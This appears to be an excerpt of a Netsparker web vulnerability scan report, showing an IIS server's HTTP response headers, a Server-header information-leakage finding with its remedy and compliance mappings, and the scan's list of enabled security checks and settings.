Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-Control: private
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "
```

```
...
```

## Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">205</a>
CAPEC	<a href="#">170</a>
WASC	<a href="#">45</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
OWASP Proactive Controls	<a href="#">C7</a>
ISO27001	<a href="#">A.18.1.3</a>

## Show Scan Detail

### Enabled Security Checks

: Apache Struts S2-045 RCE,  
Apache Struts S2-046 RCE,  
BREACH Attack,  
Code Evaluation,  
Code Evaluation (Out of Band),  
Command Injection,  
Command Injection (Blind),  
Content Security Policy,  
Content-Type Sniffing,  
Cookie,  
Cross Frame Options Security,  
Cross-Origin Resource Sharing (CORS),  
Cross-Site Request Forgery,  
Cross-site Scripting,  
Cross-site Scripting (Blind),  
Custom Script Checks (Active),  
Custom Script Checks (Passive),  
Custom Script Checks (Per Directory),  
Custom Script Checks (Singular),  
Drupal Remote Code Execution,  
Expect Certificate Transparency (Expect-CT),  
Expression Language Injection,

File Upload,  
Header Analyzer,  
Heartbleed,  
HSTS,  
HTML Content,  
HTTP Header Injection,  
HTTP Methods,  
HTTP Status,  
HTTP.sys (CVE-2015-1635),  
IFrame Security,  
Insecure JSONP Endpoint,  
Insecure Reflected Content,  
JavaScript Libraries,  
Local File Inclusion,  
Login Page Identifier,  
Mixed Content,  
Open Redirection,  
Referrer Policy,  
Reflected File Download,  
Remote File Inclusion,  
Remote File Inclusion (Out of Band),  
Reverse Proxy Detection,  
RoR Code Execution,  
Server-Side Request Forgery (DNS),  
Server-Side Request Forgery (Pattern Based),  
Server-Side Template Injection,  
Signatures,  
SQL Injection (Blind),  
SQL Injection (Boolean),  
SQL Injection (Error Based),  
SQL Injection (Out of Band),  
SSL,  
Static Resources (All Paths),  
Static Resources (Only Root Path),  
Unicode Transformation (Best-Fit Mapping),  
WAF Identifier,  
Web App Fingerprint,  
Web Cache Deception,  
WebDAV,  
Windows Short Filename,  
XML External Entity,  
XML External Entity (Out of Band)

---

**URL Rewrite Mode** : Heuristic

---

**Detected URL Rewrite Rule(s)** : None

---

**Excluded URL Patterns** : (log|sign)\-?(out|off)  
exit  
endsession  
gtm\js  
WebResource\axd

ScriptResource\axd

**Authentication** : None

**Scheduled** : No

**Additional Website(s)** : None

This report created with 5.8.1.28119-master-bca4e4e  
<https://www.netsparker.com>